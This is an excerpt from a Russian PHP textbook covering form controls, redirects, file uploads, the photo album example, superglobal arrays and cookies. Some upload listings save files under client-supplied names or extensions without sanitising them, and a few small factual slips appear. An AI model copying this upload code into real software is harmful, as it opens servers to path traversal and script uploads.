Между тегами `<select>` и `</select>` располагаются пункты списка, которые оформляются в виде `option`-тегов. В приведенном примере список имеет три пункта.

Помимо традиционного атрибута `name` тег `<select>` может иметь атрибуты `multiple` и `size`. Атрибут `multiple` позволяет выбрать несколько пунктов списка, когда пользователь отмечает их правой кнопкой мыши при одновременном удержании клавиши <Ctrl>. Атрибут `size` определяет высоту списка в пунктах.

Тег `<select>` не имеет атрибута `value` — этот атрибут располагается в тегах `<option>`. Помимо этого, тег `<option>` может иметь атрибут `selected` для обозначения выделения текущего пункта.

В листинге 18.16 приводится пример HTML-формы, содержащей два выпадающих списка: первый вариант — множественный список, который использует атрибут `multiple` и имеет высоту, равную 3 (по количеству элементов), второй список является выпадающим и позволяет выбрать только одно значение.

Примечание

Если используется множественный список, для корректной передачи всех выбранных значений в качестве названия элемента `<select>` должен выступать массив.

Листинг 18.16. HTML-форма с двумя выпадающими списками. Файл form_select.html

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>HTML-форма со списком</title>
  <meta charset='utf-8' />
</head>
<body>
  <form method='post' action='form_hidden_handler.php'>
    Выбор нескольких значений<br />
    <select name='fst[]' multiple size='3'>
      <option value='1' selected>Первый пункт</option>
      <option value='2'>Второй пункт</option>
      <option value='3' selected>Третий пункт</option>
    </select><br />
    Одно значение<br />
    <select name='snd'>
      <option value='1'>Первый пункт</option>
      <option value='2'>Второй пункт</option>
      <option value='3'>Третий пункт</option>
    </select><br />
    <input type='submit' value='Отправить' />
  </form>
</body>
</html>
```

Внешний вид HTML-формы из листинга 18.16 представлен на рис. 18.5.

Если в качестве обработчика используется скрипт из листинга 18.13, то результатом отправки данных обработчику будет вывод следующего дампа массива:

```
Array
(
    [fst] => Array
        (
            [0] => 1
            [1] => 3
        )
    [snd] => 1
)
```




Рис. 18.5. Использование списков

Переключатель

Переключатель (радиокнопка) — элемент управления, позволяющий выбрать из набора утверждений только одно. Он имеет следующий синтаксис:

```
<input type="radio" />
```

Для формирования набора утверждений используется несколько переключателей, которым присваивается одно и то же имя через атрибут `name`. Помимо традиционных атрибутов `type` и `name` переключатели могут быть снабжены атрибутом `value` для передачи значения и атрибутом `checked` — чтобы отметить один из переключателей по умолчанию.

В листинге 18.17 приводится пример использования переключателей для оценки по пятибалльной системе.

Листинг 18.17. Пример использования переключателей. Файл form_radio.html

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>HTML-форма с флажками</title>
  <meta charset='utf-8' />
</head>
<body>
  <form method='post' action='form_hidden_handler.php'>
    Оцените сайт<br />
    <input type='radio' name='mark' value='1' />1
    <input type='radio' name='mark' value='2' />2
    <input type='radio' name='mark' value='3' checked='checked'>3
    <input type='radio' name='mark' value='4' />4
```

```
    <input type='radio' name='mark' value='5' />5
    <input type='submit' value='Отправить' />
  </form>
</body>
</html>
```

Внешний вид HTML-формы из листинга 18.17 представлен на рис. 18.6.



Рис. 18.6. Форма с переключателями

Если в качестве обработчика используется скрипт из листинга 18.13, то результатом отправки данных обработчику будет вывод следующего дампа массива:

```
Array
(
    [mark] => 3
)
```

Переадресация

Часто бывает так, что после обработки заполненной пользователем формы его необходимо перенаправить на другую страницу сайта. Поскольку страницы открывает браузер, запущенный на компьютере пользователя, а веб-приложение расположено на сервере, надо сообщить браузеру о необходимости открыть другую страницу. Такой сигнал посылается средствами протокола HTTP, на основе которого общаются браузер и веб-сервер (см. *главу 2*).

Общение по протоколу HTTP сводится к обмену HTTP-документами между браузером и сервером. HTTP-документ состоит из HTTP-заголовков, расположенных в начале документа, и необязательного тела документа, в котором может быть, например, HTML-страница (рис. 18.7).

HTTP-заголовки, как правило, формируются сервером автоматически, и в большинстве случаев веб-разработчику нет надобности отправлять их вручную.




Рис. 18.7. HTTP-документ состоит из HTTP-заголовков и тела документа

Браузер, получая HTTP-заголовки, автоматически выполняет предписания, даже не показывая посетителю их содержимое. То есть HTTP-заголовки служат своеобразной метаинформацией, которой сервер и клиент обмениваются скрыто. Впрочем, иногда необходимо вмешиваться в эту скрытую часть работы клиента и сервера, поскольку она управляет многими важными процессами — такими как переадресация, кеширование, аутентификация и т. п.

Для вмешательства в процесс формирования HTTP-заголовков предназначена функция `header()`, позволяющая вставить в отправляемый клиенту HTTP-документ произвольный заголовок. Функция имеет следующий синтаксис:

```
header(string $header, bool $replace = true, int $response_code = 0): void
```

Первый параметр (`$header`) содержит строку с HTTP-заголовком. Второй параметр (`$replace`) определяет поведение интерпретатора PHP, когда тот встречает два одинаковых заголовка: если параметр принимает значение `true`, отправляется последний заголовок, в противном случае отправляется первый. Третий параметр (`$response_code`) позволяет задать код HTTP-статуса.

Чтобы осуществить переадресацию клиента с одной страницы на другую, браузеру необходимо отправить HTTP-заголовок `location`. В листинге 18.18 представлена переадресация на главную страницу сайта **http://php.net**.

> ***Совет***
>
> **Вместо полного сетевого адреса (начинающегося с префикса http://) можно использовать относительные адреса — в этом случае браузер сам подставит адрес текущего сайта.**

Листинг 18.18. Отправка браузеру HTTP-заголовка `location`. Файл location.php

```
<?php
header('location: https://php.net');
```

Пусть имеется HTML-форма (листинг 18.19), которая в текстовом поле принимает имя пользователя, а после отправки его на сервер осуществляет редирект на страницу с приветствием.

Листинг 18.19. Форма для приема имени пользователя. Файл form_greets.php

```
<?php
require('form_greets_handler.php');
?>
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Введите ваше имя</title>
  <meta charset='utf-8' />
</head>
<body>
  <form method='post'>
    <input type='text' name='name' />
    <input type='submit' value='Отправить' />
  </form>
</body>
</html>
```

Как видно из листинга 18.19, при помощи конструкции `require()` в начало скрипта вставляется обработчик формы form_greets_handler.php, содержимое которого представлено в листинге 18.20.

Листинг 18.20. Обработчик формы. Файл form_greets_handler.php

```
<?php
if(!empty($_POST['name'])) {
    $url = 'greets.php?name=' . urlencode($_POST['name']);
    header("location: $url");
    exit();
}
```

Обработчик проверяет, передано ли имя `name` методом POST, и, если это так, формирует HTTP-заголовок `location`. После HTTP-заголовка следует вызов функции `exit()`, останавливающей выполнение скрипта. Если этого не сделать, в тело HTTP-документа попадет форма из файла form_greets.php, которая в небольшой промежуток времени между получением ответа от сервера и редиректом на другую страницу может быть отображена пользователю, что обычно нежелательно.

В обработчике данные из `$_POST['name']` кодируются при помощи `urlencode()` и передаются в качестве GET-параметра странице greets.php (листинг 18.21), которая выводит содержимое GET-параметра, предварительно обработав его функцией `htmlspecialchars()`.

Листинг 18.21. Страница приветствия. Файл greets.php


```
<?php
echo 'Привет, ' . htmlspecialchars($_GET['name'] ?? 'unknown') . '!'
```

Резюме

В этой главе мы на примерах рассмотрели, как PHP обрабатывает данные, пришедшие из формы. Мы также узнали различные способы записи полей формы для того, чтобы опрашивать пользователей при помощи привычных им элементов управления: текстовых полей, флажков, переключателей, списков и т. д. Кроме того, мы затронули здесь вмешательство в работу протокола HTTP при помощи функции `header()`.

На этом наше знакомство с формами и элементами управления не завершается — в следующей главе мы познакомимся с загрузкой файлов на сервер.

ГЛАВА 19



Загрузка файлов на сервер

Листинги этой главы находятся в каталоге *upload* сопровождающего книгу файлового архива.

Иногда бывает просто необходимо разрешить пользователю не только заполнить текстовые поля формы и установить соответствующие флажки и переключатели, но также и указать несколько файлов, которые будут впоследствии загружены с компьютера пользователя на сервер. Для этого в языке HTML и протоколе HTTP предусмотрены специальные средства.

> ***Примечание***
>
> Чтобы избежать двусмысленности в терминологии, мы будем использовать термины «закачать» — для обозначения загрузки файла клиента *на сервер* и «скачать» — для иллюстрации обратного процесса (*с сервера — клиенту*).

Multipart-формы

В большинстве случаев данные из формы в браузере, передающиеся методом GET или POST, приходят к нам в одинаковом формате:

поле1=значение1&поле2=значение2&...

При этом все символы, отличные от английских букв и цифр (и еще некоторых), URL-кодируются: заменяются на `%`*XX*, где *XX* — шестнадцатеричный код символа. Это сильно замедляет закачку больших файлов. Поэтому файлы отправляются другим способом: `multipart`-запросом. Для этого нужно в теге `<form>` задать атрибут:

```
enctype="multipart/form-data"
```

После этого данные, полученные от нашей формы, будут разбиты на несколько блоков информации — по одному на каждый элемент формы. Каждый такой блок очень похож на обычную посылку «заголовки-данные» протокола HTTP:

```
----------------Идентификатор_начала\n
Content-Disposition: form-data; name="имя" [;другие параметры]\n
\n
значение\n
```

Браузер автоматически формирует строку *Идентификатор_начала* из расчета, чтобы она не встречалась ни в одном из передаваемых файлов и ни в одном из других полей формы. Это означает, что сегодня идентификатор будет одним, а завтра, возможно, совсем другим.

Тег выбора файла

Давайте просмотрим, какой тег надо вставить в форму, чтобы в ней появился элемент управления загрузкой файла — текстовое поле с кнопкой **Обзор** справа. Таким тегом является разновидность `<input>`:

```
<input type="file" name="имя_элемента" [size="размер_поля"] />
```

Сценарию вместе с содержимым файла передается и некоторая другая информация, а именно:

- размер файла;
- имя файла в системе клиента;
- тип файла.

Закачка файлов и безопасность

Возможно, вы обратили внимание на то, что у тега `<input type="file" />` отсутствует атрибут `value`. Это означает, что пользователь, открыв страницу, никогда не увидит в элементе закачки ничего, кроме пустой строки. Поначалу это кажется довольно неприятным ограничением: в самом деле, мы ведь можем задавать параметры по умолчанию — скажем, для текстового поля.

Давайте задумаемся, почему разработчики HTML пошли на такое исключение из общего правила. Наверное, вы слышали о возможностях языка JavaScript, с помощью которого можно создавать интерактивные страницы, реагирующие на действия пользователя в реальном времени. Например, можно на JavaScript написать код, который запускается, когда пользователь нажимает какую-нибудь кнопку в форме на странице или вводит текст в одно из текстовых полей.

Применение JavaScript не ограничивается упомянутыми возможностями. В частности, умелый программист может создавать страницы, которые будут автоматически формировать и отсылать на сервер формы без ведома пользователя. В общем-то, в этом нет никакого «криминала» — ведь все отправленные данные сгенерированы этой же страницей.

Что же получится, если разрешить тегу `<input type="file" />` иметь параметр по умолчанию? Предположим, пользователь хранит все свои пароли в «засекреченном» файле C:\zionmainframe.codes. Тогда взломщик паролей может написать на JavaScript и встроить в страницу программу, которая создает и отправляет на его сервер форму незаметно для пользователя. При этом достаточно, чтобы в форме присутствовало единственное поле закачки файла с проставленным параметром `value="C:\zionmainframe.codes"`.

Естественный вывод: в случае если бы параметр по умолчанию был разрешен для тега закачки файла, то программист на JavaScript, «заманив» на свою страницу пользователя, мог бы иметь возможность скопировать любой файл с компьютера клиента.

Поддержка закачки в PHP

Так как PHP специально разрабатывался как язык для веб-приложений, то, естественно, он «умеет» работать как с привычными нам, так и с `multipart`-формами. Более того, он также поддерживает закачку файлов на сервер.

Простые имена полей закачки

Как мы уже говорили, интерпретатору совершенно все равно, в каком формате приходят данные из формы. Он умеет их обрабатывать и «рассовывать» по переменным в любом формате. Однако данные одного специального поля формы — а именно поля закачки — он интерпретирует особым образом.

Давайте посмотрим на пример сценария в листинге 19.1. Он выводит в браузер `multipart`-форму, а в ней — поле закачки файла. Попробуйте выбрать какой-нибудь файл и нажать кнопку **Закачать**.

Листинг 19.1. Автоматическое создание переменных при закачке. Файл test.php

```
<!DOCTYPE html>
<html lang='ru'>
<head>
  <title>PHP автоматически создает переменные при закачке</title>
  <meta charset='utf-8' />
</head>
<body>
  <?php
  if (!empty($_POST['doUpload'])) {
      echo '<pre>Содержимое $_FILES: ' .
           print_r($_FILES, true) .
           '</pre><hr />';
  }
  ?>
  Выберите какой-нибудь файл в форме ниже:
  <form action="test.php" method="POST" enctype="multipart/form-data">
    <input type="file" name="myFile" />
    <input type="submit" name="doUpload" value="Закачать" />
  </form>
</body>
</html>
```

Забегая вперед, посмотрим на результат работы этого скрипта после закачки файла:

```
Содержимое $_FILES: Array(
  [myFile] => Array        (
    [name] => sshnuke.zip
    [type] => application/x-zip-compressed
    [tmp_name] => /tmp/php12E.tmp
```

```
    [error] => 0
    [size] => 10222
  )
)
```

Здесь мы видим, что после выбора в поле нужного файла и отправки формы (и загрузки на сервер того файла, который был указан) PHP определит, что следует принять файл, и сохранит его во временном каталоге на сервере. Кроме того, в программе создастся «суперглобальный» массив `$_FILES`, содержащий по одному ключу для каждого файла. Имя ключа совпадает со значением атрибута `name` в теге `<input type="file" />`.

Каждый элемент массива `$_FILES` сам представляет собой ассоциативный массив, в котором содержатся следующие ключи:

- `name` — исходное имя, которое имел файл на машине пользователя *до* своей отправки на сервер;
- `type` — MIME-тип загруженного файла, если браузер смог его определить. К примеру: `image/gif`, `text/html`, `application/x-zip-compressed` и т. д.;
- `tmp_name` — имя временного файла на *сервере*. Этот файл содержит данные, переданные пользователем, и с ним теперь можно выполнять любые операции: удалять, копировать, переименовывать, снова удалять;
- `size` — размер закачанного файла в байтах;
- `error` — признак возникновения ошибки во время закачки. Значение 0 (ему же соответствует встроенная в PHP константа `UPLOAD_ERR_OK`) говорит: файл получен полностью, и его можно найти во временном каталоге сервера под именем в ключе `tmp_name`. Полный список возможных значений признака:
  - `UPLOAD_ERR_OK` — нет ошибки, файл закачался;
  - `UPLOAD_ERR_NO_FILE` — пользователь не выбрал файл в браузере;
  - `UPLOAD_ERR_INI_SIZE` — превышен максимальный размер файла, задаваемый в директиве `upload_max_filesize` файла php.ini;
  - `UPLOAD_ERR_FORM_SIZE` — превышен размер, задаваемый в необязательном поле формы с именем `UPLOAD_ERR_FORM_SIZE`;
  - `UPLOAD_ERR_PARTIAL` — в результате обрыва соединения файл не был докачан до конца.

На всякий случай повторим: если процесс закачки окончится неудачно, вы сможете определить это по ненулевому значению `$_FILES['myFile']['error']` или же просто по отсутствию файла, имя которого задано в `$_FILES['myFile']['tmp_name']` (либо по отсутствию самого этого элемента):

```
is_uploaded_file(string $filename): bool
```

Функция возвращает `true`, если файл `$filename` был загружен на сервер. Причем в качестве аргумента `$filename` следует передавать имя временного файла на сервере `$_FILES['myFile']['tmp_name']`.

Получение закачанного файла

Теперь мы можем, например, скопировать только что полученный файл на новое место при помощи команды

```
copy($_FILES['myFile']['tmp_name'], 'uploaded.dat');
```

или других средств, проверив предварительно, не слишком ли он велик, основываясь на значении переменной `$_FILES['myFile']['size']`.

Настоятельно рекомендуем использовать функцию копирования, а *не* переименования/перемещения `rename()`. Дело в том, что в большинстве операционных систем временный каталог, в котором PHP хранит только что закачанные файлы, может находиться на другом носителе, и в результате операция переименования завершится с ошибкой. Хотя мы и оставили копию полученного файла во временном каталоге, можно не заботиться о его удалении в целях экономии места — PHP сделает это автоматически.

На случай, если временный каталог все же находится на том же носителе, что и тот, в который вы хотите скопировать закачанный файл, в PHP предусмотрена специальная функция:

```
move_uploaded_file(string $from, string $to): bool
```

Функция проверяет, является ли файл `$from` только что закачанным, и, если это так, перемещает его на новое место под именем `$to`. В аргументе `$to` желательно указывать абсолютный путь. В случае ошибки возвращается `false`.

Главное достоинство этой функции в том, что она работает оптимальным образом: если временный каталог находится на том же дисковом разделе, что и каталог назначения, то производится *перемещение* файла, иначе — *копирование*. Перемещение (или переименование) обычно работает быстрее копирования.

В некоторых случаях требуется ограничить размер файла, который может быть загружен на сервер. К примеру, чтобы разрешить загрузку на сервер файлов размером не более 3 Мбайт, нужно изменить скрипт так, как это представлено в листинге 19.2.

Листинг 19.2. Ограничение размера файла. Файл upload_limit.php

```
<?php
echo ini_get('upload_max_filesize');
if ($_FILES['filename']['size'] > 3 * 1_024 * 1_024) {
    exit('Размер файла превышает три мегабайта');
}
if (move_uploaded_file($_FILES['filename']['tmp_name'],
     'temp/'.$_FILES['filename']['name']))
{
    echo 'Файл успешно загружен <br />';
} else {
    echo 'Ошибка загрузки файла <br />';
}
```

Максимальный размер загружаемого файла можно также задать при помощи директивы `upload_max_filesize` конфигурационного файла php.ini. Значение этой директивы по умолчанию равно 2 Мбайт (листинг 19.3).

Листинг 19.3. Извлечение upload_max_filesize. Файл upload_max_filesize.php

```
<?php
echo ini_get('upload_max_filesize'); // 2M
```

Пример: фотоальбом

Давайте напишем небольшой сценарий, представляющий собой простейший фотоальбом с возможностью добавления в него новых фотографий.

> ***Примечание***
>
> При разработке класса нам потребуются возможности для работы с файловой системой, которые более детально будут рассмотрены в *главах 23–25*. Кроме того, для определения размера изображения мы воспользуемся функцией `getimagesize()` из библиотеки GDlib (см. *главу 43*).

Чтобы упростить разработку этого приложения, создадим класс `PhotoAlbum`, обслуживающий подсистему хранения файлов. Файлы мы станем хранить в каталоге, название которого поместим в константу. Так как каталог может отсутствовать, в конструкторе класса его наличие будет каждый раз проверяться функцией `file_exists()`. Если обнаружится, что каталог отсутствует, его создаст функция `mkdir()`:

```
class PhotoAlbum
{
    const IMAGE_DIR = 'img';

    private array $current_file;

    public function __construct(array $arr)
    {
        // Создаем каталог для файлов, если он еще не существует
        if (!file_exists(self::IMAGE_DIR)) {
            mkdir(self::IMAGE_DIR, 0777);
        }
        $this->current_file = $arr;
    }
    ...
}
```

Как видно из приведенной заготовки, название каталога для хранения файлов помещается в константу `IMAGE_DIR`. Внутри класса мы обращаемся к константе при помощи ключевого слова `self`: `self::IMAGE_DIR`. За пределами класса вместо `self` придется использовать название класса `PhotoAlbum::IMAGE_DIR`.

В закрытом свойстве `$current_file` будет храниться массив `$_FILES['file']`, где `'file'` — название поля для приема файлов в HTML-форме.

Так как внутри класса `PhotoAlbum` имеется вся необходимая информация о загруженном файле, можно подготовить ряд вспомогательных методов:

- `tempFileName()` — путь к временному файлу;
- `fileName()` — название файла для сохранения в папку `PhotoAlbum::IMAGE_DIR`, причем новые файлы не должны перезаписывать старые;

- `isImage()` — возвращает `true`, если загруженный файл является изображением, в противном случае возвращается `false`;

Кроме того, статический метод `list()` будет анализировать содержимое папки `FotoAlbum::IMAGE_DIR` и возвращать массив с информацией об изображениях. Полная реализация класса `PhotoAlbum` представлена в листинге 19.4.

Листинг 19.4. Класс PhotoAlbum. Файл photo_album.php

```
<?php
class PhotoAlbum
{
    const IMAGE_DIR = 'img';

    private array $current_file;

    public function __construct(array $arr)
    {
        // Создаем каталог для файлов, если он еще не существует
        if (!file_exists(self::IMAGE_DIR)) {
            mkdir(self::IMAGE_DIR, 0777);
        }
        $this->current_file = $arr;
    }

    public function tempFileName() : string
    {
        return $this->current_file['tmp_name'];
    }

    public function fileName() : string
    {
        $ext = $this->extension($this->current_file['full_path']);
        return self::IMAGE_DIR . '/' . time() . '.' . $ext;
    }

    public function isImage() : bool
    {
        $tmp = $this->tempFileName();
        $info = getimagesize($tmp);
        return strpos($info['mime'], 'image/') === 0;
    }

    public static function list() : array
    {
        $photos = [];
        foreach (glob(self::IMAGE_DIR . '/*') as $path) {
            $sz = getimagesize($path);      // размер
            $photos[] = [
                'name' => basename($path),  // имя файла
```

```
                'url'  => $path,            // его URI
                'w'    => $sz[0],           // ширина картинки
                'h'    => $sz[1],           // ее высота
                'wh'   => $sz[3]            // "width=xxx height=yyy"
            ];
        }
        sort($photos);
        return $photos;
    }

    private function extension(string $str) : string
    {
        $arr = explode('.', $str);
        return $arr[count($arr) - 1];
    }
}
```

Теперь можно реализовать основной функционал фотоальбома. Для этого при помощи конструкции `require_once()` подключим класс `PhotoAlbum` и воспользуемся им для организации обработчика формы и вывода списка изображений (листинг 19.5).

Листинг 19.5. Простейший фотоальбом с возможностью закачки. Файл album.php

```
<?php
require_once('photo_album.php');

// Проверяем, нажата ли кнопка добавления фотографии
if ($_REQUEST['doUpload'] ?? false) {
    $file = new PhotoAlbum($_FILES['file']);
    // Проверяем, принят ли файл
    if (!is_uploaded_file($file->tempFileName())) {
        echo "<h2>Ошибка закачки #{$_FILES['file']['error']}!</h2>";
    // Проверяем, является ли файл изображением
    } elseif (!$file->isImage()) {
        echo '<h2>Попытка добавить файл недопустимого формата!</h2>';
    } else {
        move_uploaded_file($file->tempFileName(), $file->fileName());
    }
}
?>
<!DOCTYPE html>
<html lang='ru'>
<head>
  <title>Простейший фотоальбом с возможностью закачки</title>
  <meta charset='utf-8' />
</head>
<body>
  <form action="album.php" method="POST" enctype="multipart/form-data">
    <input type="file" name="file" /><br />
```

```
    <input type="submit" name="doUpload" value="Закачать новую фотографию" />
  </form>
  <hr />
  <?php foreach(PhotoAlbum::list() as $img) {
      echo "<img src={$img['url']} {$img['wh']} />";
  }
  ?>
</body>
</html>
```

Конечно, этот сценарий далеко не идеален — например, он не поддерживает удаление фотографий из фотоальбома. Однако для иллюстрации заявленных возможностей вполне подходит. Для простоты мы совместили в одной программе две функции: администрирование альбома и его просмотр. В реальной жизни, конечно, за каждую из них должен отвечать отдельный сценарий. Первый из них, наверное, будет требовать от пользователя прохождения авторизации, чтобы добавлять фотографии в альбом могли лишь привилегированные пользователи.

Пояснение

Обратите внимание на то, как этот сценарий оформлен. В самом начале находится весь код на PHP, который, собственно, и работает с данными фотоальбома. В этом коде нет никаких указаний на то, как должна быть отформатирована страница. Его задача — просто сгенерировать данные. Наоборот, тот текст, который следует после закрывающей скобки ?>, содержит минимум кода на PHP. Его главная задача — оформить страницу так, чтобы она выглядела красиво. Можно было бы даже разделить файл сценария на два — с тем, чтобы отделить дизайн страницы от ее программного кода.

Сложные имена полей

Как вы, наверное, помните, элементы формы могут иметь имена, выглядящие как элементы массива: `A[10]`, `B[1][text]` и т. д. PHP поддерживает работу и с такими полями закачки, однако делает он это в несколько необычной форме (листинг 19.6).

Листинг 19.6. PHP обрабатывает и сложные имена полей закачки. Файл complex.php

```
<!DOCTYPE html>
<html lang='ru'>
<head>
  <title>PHP автоматически создает переменные при закачке</title>
  <meta charset='utf-8' />
</head>
<body>
  <?php
  if (!empty($_POST['doUpload'])) {
      echo '<pre>Содержимое $_FILES: ' .
           print_r($_FILES, true) .
           '</pre><hr />';
  }
  ?>
```

```
  <form action="complex.php" method="POST" enctype="multipart/form-data">
  <h3>Выберите тип файлов в вашей системе:</h3>
    Текстовый файл: <input type="file" name="input[a][text]" /><br />
    Бинарный файл: <input type="file" name="input[a][bin]" /><br />
    <input type="submit" name="doUpload" value="Отправить файлы" />
  </form>
</body>
</html>
```

В листинге 19.6 приведен скрипт с формой, имеющей два элемента закачки с именами `input[a][text]` и `input[a][bin]`. Приведем результат вывода в браузер пользователя, который получается сразу же после выбора и закачки двух файлов:

```
Содержимое $_FILES: Array(
   [input] => Array(
      [name] => Array(
         [a] => Array(
            [text] => button.gif
            [bin] => button.php
         )
      )
      [type] => Array(
         [a] => Array(
            [text] => image/gif
            [bin] => text/plain
         )
      )
      [tmp_name] => Array(
         [a] => Array(
            [text] => C:\WINDOWS\php1BB.tmp
            [bin] => C:\WINDOWS\php1BC.tmp
         )
      )
      [error] => Array(
         [a] => Array(
            [text] => 0
            [bin] => 0
         )
      )
       [size] => Array(
          [a] => Array(
             [text] => 242
             [bin] => 834
          )
       )
   )
)
```

Как видите, данные для элемента формы вида `input[a][text]` превращаются в элементы массива `$_FILES[input][*][a][text]`, где `*` — это один из «стандартных» ключей: `name`,


tmp_name, size и т. д. То есть исходное название поля формы как бы «расщепляется»: сразу же после первой части имени поля (input) вставляется «служебный» ключ (мы его обозначали звездочкой), а затем уже идут остальные «измерения» массива.

Примечание

Почему разработчики PHP пошли по такому пути, а не сделали, что было бы наиболее логично, поддержку имен вида $_FILES[input][a][text][*]? Неизвестно...

Резюме

В этой главе мы познакомились с закачкой — полезной возможностью PHP, позволяющей пользователям отправлять файлы на сервер прямо из браузера. Мы узнали, какие элементы формы и атрибуты необходимо использовать для включения закачки, а также как получать закачанный файл в своих программах. В конце главы приведена информация о «сложных» (комплексных) именах полей загрузки файлов, которая может быть полезна при реализации скриптов, загружающих сразу несколько файлов за один прием.



ГЛАВА 20

Суперглобальные массивы

Листинги этой главы находятся в каталоге *superblobals* сопровождающего книгу файлового архива.

Обмен по протоколу HTTP между сервером и браузером скрывается PHP от разработчика. Вместо того чтобы самостоятельно формировать и разбирать HTTP-документы и строку запроса, PHP предоставляет для этого автоматические механизмы и инструменты.

Основным средством для работы с HTTP-данными, отправляемыми клиентами на сервер, являются *суперглобальные массивы* — предопределенные массивы, которые создаются и заполняются веб-сервером и PHP.

Типы суперглобальных массивов

В предыдущих главах уже упоминались суперглобальные массивы: `$_GET`, `$_POST` и `$_FILES`. Помимо того, что их созданием и заполнением занимается PHP, они не ограничены областями видимости функций и классов, т. е. являются глобальными. Поэтому в документации и сообществе такие массивы называются *суперглобальными*. Вот их полный список:

- `$_GET` — содержит GET-параметры, т. е. данные, переданные через параметры строки запроса;
- `$_POST` — содержит POST-параметры, переданные в теле HTTP-документа, отправленного на сервер методом POST;
- `$_FILES` — предоставляет удобный интерфейс для загруженных на сервер файлов;
- `$_COOKIE` — обеспечивает доступ к Cookies (хранимым на стороне клиента данным, передаваемым с каждым HTTP-запросом на сервер);
- `$_SESSION` — обеспечивает доступ к механизму сессий, так же как и Cookies, предназначенному для сохранения информации при переходе от одной страницы к другой. При этом вся информация хранится на сервере, а клиент обменивается с сервером только идентификатором сессии;
- `$_REQUEST` — содержит все параметры, переданные скрипту методами POST, GET, а также через Cookie;

- `$_ENV` — содержит все переменные окружения, переданные скрипту веб-сервером или командной оболочкой;
- `$_SERVER` — содержит информацию о местоположении скрипта, переданных ему параметрах, сервере, под управлением которого работает PHP-скрипт, информацию, переданную с HTTP-заголовками клиентов;
- `$GLOBALS` — содержит все переменные из глобальной области видимости, включая значения из массивов `$_GET`, `$_POST`, `$_COOKIE` и `$_FILES`.

Далее не рассмотренные ранее суперглобальные массивы будут освещены более подробно.

Cookie

HTTP-протокол, лежащий в основе Интернета, не сохраняет информацию о состоянии сеанса. Это означает, что любое обращение сервер воспринимает как обращение нового клиента, даже если формируется запрос для загрузки картинок с текущей страницы.

Эта схема достаточно хорошо работает для статических страниц, однако для динамических приложений она неудобна. Например, если пользователь загружает аватарку в личном кабинете, необходимо на каждой странице (главной странице, в форме, в обработчике) понимать и помнить, что запросы идут от конкретного пользователя, и не путать их с запросами от других пользователей.

Для того чтобы различать пользователей, был введен механизм cookie. Действует он следующим образом: сервер отправляет клиенту HTTP-заголовок Set-Cookie с именем, значением и необязательным сроком действия. Получив этот заголовок, браузер сохраняет имя и значение либо в оперативной памяти, либо в текстовом файле, если cookies необходимы и в следующих сеансах (в том числе после выключения браузера). При каждом новом запросе клиент отправляет серверу HTTP-заголовок Cookie с ключом и значением (рис. 20.1).




Рис. 20.1. Обмен HTTP-заголовками с Cookie между клиентом и сервером

Пояснение

Дословно cookie переводится как «кекс» и условно обозначает сладкий бонус, выдаваемый клиентам ресторана, чтобы они запомнили его и посетили вторично. Из-за достаточно сумбурного смысла этого английского названия для cookie так и не был подобран адекватный русский перевод.

PHP по возможности скрывает от разработчика процесс отправки и анализа HTTP-заголовков. Поэтому для установки cookie достаточно воспользоваться функцией `setcookie()`, которая имеет следующий синтаксис:

```
setcookie(
    string $name,
```

```
    string $value = "",
    int $expires_or_options = 0,
    string $path = "",
    string $domain = "",
    bool $secure = false,
    bool $httponly = false
): bool
```

Функция принимает следующие аргументы:

- `$name` — имя cookie;
- `$value` — значение, хранящееся в cookie с именем `$name`;
- `$expires_or_options` — время в секундах, прошедшее с 0 часов 00 минут 1 января 1970 года. По истечении этого времени cookie удаляется с машины клиента;
- `$path` — путь, по которому доступен cookie;
- `$domain` — домен, из которого доступен cookie;
- `$secure` — если значение устанавливается в `true`, cookie передается от клиента к серверу по защищенному протоколу HTTPS, в противном случае — по стандартному незащищенному протоколу HTTP;
- `$httponly` — если значение установлено в `true`, создается cookie, недоступный через JavaScript (такой cookie невозможно похитить через XSS-атаку);

